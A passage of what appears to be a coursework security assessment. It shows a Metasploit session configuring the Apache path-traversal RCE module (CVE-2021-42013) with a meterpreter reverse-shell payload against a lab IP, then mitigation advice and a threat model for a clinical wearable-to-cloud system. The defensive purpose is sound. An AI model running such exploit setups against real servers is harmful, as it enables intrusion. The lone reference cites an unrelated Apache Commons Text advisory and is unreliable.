   13  payload/linux/x64/pingback_reverse_tcp                         normal  No     Linux x64 Pingback, Reverse TCP Inline
```

All required payloads and other options were set as above.



```
msf6 exploit(multi/http/apache_normalize_path_rce) > set payload payload/linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_normalize_path_rce) > show options

Module options (exploit/multi/http/apache_normalize_path_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CVE        CVE-2021-42013   yes       The vulnerability to use (Accepted: CVE-2021-41773, CVE-2021-42013)
   DEPTH      5                yes       Depth for Path Traversal
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.43.223   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploi
                                         t
   RPORT      443              yes       The target port (TCP)
   SSL        true             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /cgi-bin         yes       Base path
   VHOST                       no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Dropper)


View the full module info with the info, or info -d command.

msf6 exploit(multi/http/apache_normalize_path_rce) >
```

References :

- *Apache Commons Text Remote Code execution vulnerability* (no date) *Zscaler*. Available at: https://www.zscaler.com/blogs/security-research/security-advisory-apache-commons-text-remote-code-execution-vulnerability (Accessed: 07 June 2023).

Risk:


command execution vulnerability is a weakness in the application's code that allows an attacker to run any command they want on the server. This can be extremely dangerous as it grants unauthorized access and control over the system, opening the door to unauthorized actions, data breaches, or further exploitation.

Recommendations :

- Input Validation and Sanitization: Implement strict input validation and sanitization techniques to ensure that user-supplied data is properly validated and sanitized before it is processed or executed. This helps prevent malicious commands from being injected and executed on the server.

Threat Modelling

- *Draw a DFD for the above system and identify the trust boundaries.*



1. *Trust Boundary 1 Between the Clinician Mobile Application and the Wearable Device:* This boundary ensures that the data transmitted from the wearable device to the mobile application is secure and trusted.

2. *Trust Boundary 2: Between the Mobile App and the Cloud API:* This boundary defines the security measures to protect the data transmission from the mobile app to the cloud API, ensuring the integrity and confidentiality of the data.

3. *Trust Boundary 3**:** Between the Cloud API and the ML Model:* This boundary ensures that the ML models used for processing the data in the cloud API are trusted and secure.

4. *Trust Boundary 4: Between the Cloud API and the Database:* This boundary is responsible for protecting the data stored in the database, ensuring its integrity and access control.

- *Identify at least 3 threats, including an Information Disclosure threat, and suggest mitigation strategies for it .*

Threat 1: Information Disclosure

Information disclosure refers to the unauthorized access or exposure of sensitive data, potentially leading to privacy breaches or the misuse of personal information. In the system you described, there are multiple points where information disclosure could be a threat:

Mitigation Strategy:

Data Encryption: Encrypting the data during transmission between the wearable device, mobile app, and cloud API can help protect against unauthorized access. Encryption ensures that even if the data is intercepted, it remains unreadable without the proper decryption keys.

Secure Communication Protocols: Implementing secure communication protocols, such as HTTPS or SSL/TLS, between the mobile app and the cloud API can ensure that data is transmitted securely over the internet. These protocols encrypt the data in transit and provide authentication to prevent man-in-the-middle attacks.

Role-Based Access Control: Implementing a robust access control mechanism within the cloud API and database can help mitigate information disclosure threats. By granting access permissions based on user roles and responsibilities, unauthorized access to sensitive data can be prevented. Clinicians should only have access to patient data that is necessary for their diagnosis, and strict access controls should be in place to prevent unauthorized users from accessing sensitive information.

Threat 2: Data Breach

A data breach refers to the unauthorized access, acquisition, or release of sensitive data stored in the system's database. Data breaches can lead to financial loss, reputational damage, and compromise patient privacy.

Mitigation Strategy:

Implement Strong Authentication and Authorization: Ensure that the mobile app and cloud API have strong authentication mechanisms in place, such as multi-factor authentication, to prevent unauthorized access. Implementing secure login credentials and password policies can also help protect against unauthorized access attempts.

Regular Security Audits and Penetration Testing: Conduct regular security audits and penetration testing to identify vulnerabilities in the system. This helps in proactively addressing potential security weaknesses and strengthening the overall security posture.

Data Encryption at Rest: Implement encryption mechanisms to protect sensitive data stored in the database. Encrypting data at rest ensures that even if the database is compromised, the data remains encrypted and unreadable without proper decryption keys.

Threat 3: Malicious Attacks on ML Models

ML models utilized in the cloud API are susceptible to attacks such as adversarial attacks, model poisoning, or model extraction. These attacks can manipulate the ML models, leading to incorrect diagnoses or compromising the system's integrity.


Mitigation Strategy:

Data Sanitization: Perform thorough data sanitization and validation on the input data sent to the ML models. This helps detect and mitigate attempts to manipulate the models through malicious inputs.

Model Monitoring and Validation: Implement continuous monitoring of the ML models to detect any abnormal behavior or attacks. Regularly validate the models' outputs to ensure their accuracy and consistency, and deploy mechanisms to detect and handle adversarial inputs.

Regular Model Updates: Keep the ML models up to date by incorporating new training data and retraining them periodically. This helps improve the model's performance, accuracy, and resilience against attacks.

- *Add the mitigation strategy to the DFD.*



1. Data Encryption: Annotate the data flows between the wearable device, mobile app, and cloud API with "Data Encryption" to indicate that encryption is applied during data transmission to protect against unauthorized access.

2. Secure Communication Protocols: Annotate the data flow between the mobile app and the cloud API with "Secure Communication Protocols" to indicate that secure protocols such as HTTPS or SSL/TLS are implemented to ensure data transmission security.

3. Role-Based Access Control: Annotate the data flow between the cloud API and the database with "Role-Based Access Control" to highlight the implementation of access controls to prevent unauthorized access to sensitive data.